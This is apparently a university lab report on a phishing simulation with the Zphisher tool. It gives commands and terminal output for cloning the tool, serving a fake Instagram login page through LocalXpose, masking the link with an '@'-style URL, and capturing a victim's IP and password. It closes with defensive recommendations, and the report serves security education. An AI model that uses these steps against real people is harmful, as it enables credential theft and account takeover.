

Phase 2: Implementation & Execution Report

Name: Nikhil Kumar

Roll Number: 22BCY10158

Department: SCAI

Course: Computer Science and Engineering

Project Title: Phishing Simulation: How Hackers Steal Passwords and How to Stay Safe

Tools Used: Kali Linux, Zphisher, Ngrok, Python, Apache Server

Project Title: **Phishing Simulation using Zphisher Tool**

Lab Environment Setup

- **Host Machine:** Mobile Phone
 - **VM1 (Kali Linux):** Attacker Machine
 - **Network Mode:** NAT with LocalXpose Port Forwarding
 - **Tools Installed:** Kali Linux, Zphisher, LocalXpose, Python, Apache Server
-


Step-by-Step Implementation

→ Step 1: Initial Setup

- Booted Kali Linux on VirtualBox.
- Verified internet connectivity and updated package list.

→ Step 2: Tool Configuration

1. `git clone https://github.com/htr-tech/zphisher.git`




```
(nik@kali)-[~]  
$ git clone https://github.com/htr-tech/zphisher.git  
fatal: destination path 'zphisher' already exists and is not an empty directory.
```

- So I have already downloaded this tool so it notifies me that it's already downloaded .
- If not downloaded it will show the following things.

- It gives details about downloading packages in your system.


```
# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1786, done.
remote: Counting objects: 100% (285/285), done.
remote: Compressing objects: 100% (136/136), done.
remote: Total 1786 (delta 171), reused 232 (delta 149), pack-reused 1501
Receiving objects: 100% (1786/1786), 28.69 MiB | 10.37 MiB/s, done.
Resolving deltas: 100% (796/796), done.
```

2. Now find the directory you have downloaded in your system with the command **ls (lists all the files and directory)**.



```
(nik@kali)-[~]
$ ls
10.10.108.229  Pictures  Receive the latest news, updates and offers as they happen.  cupp  pp.py
Blueprint      Public    decoded_art.txt  response.html
Desktop        SQL.txt   h.save           scan_results.txt
Documents      Templates  h.txt            script.sh
Downloads      Videos   hash.txt         unicode_art.txt
Encrypted_Blueprint  armitage-tmp  index.html       unveiler
Greet.sh       ascii_art.txt  index.html.1     zphisher
Music          binary_output.txt  pentestgpt-venv
```

3. Now we will go to the directory with the following command : **cd zphisher**



```
(nik@kali)-[~]
$ cd zphisher
(nik@kali)-[~/zphisher]
$ ls
Dockerfile  README.md  make-deb.sh  scripts
LICENSE     auth       run-docker.sh  zphisher.sh
```

4. Now as we can see that the Zphisher is an executable file **(.sh extension)** i.e a bash script. We can use 2 steps to execute them as : -
 - **bash zphisher.sh**

```
# bash zphisher.sh
[+] Installing required packages...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
[+] Installing ngrok...
[+] Installing Cloudflared...
[+] Installing LocalXpose...
```

- ./Zphisher.sh

```
$ sudo ./zphisher.sh
[+] Installing required packages...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
```

```
kali@kali:~/Zphisher$ ./zphisher.py
[+] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]

[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] LinkedIn [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox

[99] About [00] Exit

[-] Select an option : 1
```

- This is how the tool looks when we run the bash script.

→ Step 3: Attack / Simulation Execution

- Select "Instagram" from Zphisher's menu

```
[::] Select An Attack For Your Victim [::]


[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] LinkedIn [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox

[99] About [00] Exit


[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```




- Selected **LocalXpose** for external access.
 - For this we need to first select option 3 and then sign in to the localxpose.io
 - Initially the first time when you do this it's important that you get yourAccess token after login.



- Then you just need to copy your access key and paste it to access the Local Xpose server for usage.

```
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 3
[?] Do You Want A Custom Port [y/N]: n
[-] Using Default Port 8080 ...
[-] Initializing... ( http://127.0.0.1:8080 )
[-] Setting up server...
[-] Starting PHP server...
[?] Change Loclx Server Region? [y/N]: n
[-] Launching LocalXpose ...
```

- Now we will try to mask the website with the original instagram website.



- It gives you some masked links.


```

[+] URL 1 : https://jz1pvzw36a.loclx.io
[+] URL 2 : https://tinyurl.com/24b55u8x
[+] URL 3 : https://instagram-login-account.com@tinyurl.com/24b55u8x
[+] Waiting for Login Info, Ctrl + C to exit ...

```

- The 3rd URL seems good for use.
- Now this tool is running in the background waiting for someone to click on the link and steal credentials.

One scenario is mentioned below of phishing mail (**Password Change Notification**):





This is where the hacker leverages their skills to craft deceptive scenarios designed to lure legitimate users into a trap, ultimately tricking them into revealing their credentials.

- Now the sent mail will be looked at by the victim and if he/she isn't alert enough about this they will click it and if they enter their credentials they are gone!! EXPOSED!!!!.




It's really important as your mobile security features can also protect from this attack but if still you did careless this will take you to your PII leak .



- Victim inputs his/her credentials and the zphisher in the attacker's machine captures the information. Also to look genuine and legitimate it opens the app if it exists on your device .

```
[ - ] Victim IP Found !  
[ - ] Victim's IP : 152.58.57.1  
[ - ] Saved in : auth/ip.txt  
[ - ] Login info Found !!  
[ - ] Account : xyz_123  
[ - ] Password : exposed123
```



→ Step 5: Observation & Results

- Successfully captured login credentials.
 - Victim's IP address, browser info, and timestamps were logged.
 - Demonstrated how phishing can exploit user trust in familiar UI.
-

Observations & Findings

- Zphisher automates phishing site creation, making it accessible to even non-technical users.
 - **LocalXpose** provided an easy way to expose local phishing servers to the internet.
 - Modern browsers did not block access to the **LocalXpose** link immediately, highlighting user vulnerability.
-

Challenges Faced

- VirtualBox NAT networking restricted incoming connections; resolved using LocalXpose.
 - Initial delay due to unmet dependencies (solved by installing missing packages).
 - Some platforms like Facebook have heavy JavaScript rendering, causing visual discrepancies.
-

Security Recommendations

- Always verify URLs before entering credentials.
 - Enable Two-Factor Authentication (2FA).
 - Use anti-phishing browser extensions.
 - Educate users about social engineering tactics.
 - Monitor network traffic for suspicious activity.
-

Final Deliverables

- Screenshots of the Zphisher phishing simulation.
 - Captured credential logs.
 - Annotated packet capture (optional).
 - This documentation is in PDF format.
-

Conclusion

This simulation using Zphisher effectively demonstrated how real-world phishing attacks are carried out using open-source tools. It highlighted the low barrier to entry for attackers and stressed the importance of cybersecurity awareness. The experiment underlined the need for continuous education, robust authentication mechanisms, and proactive threat detection to mitigate phishing risks.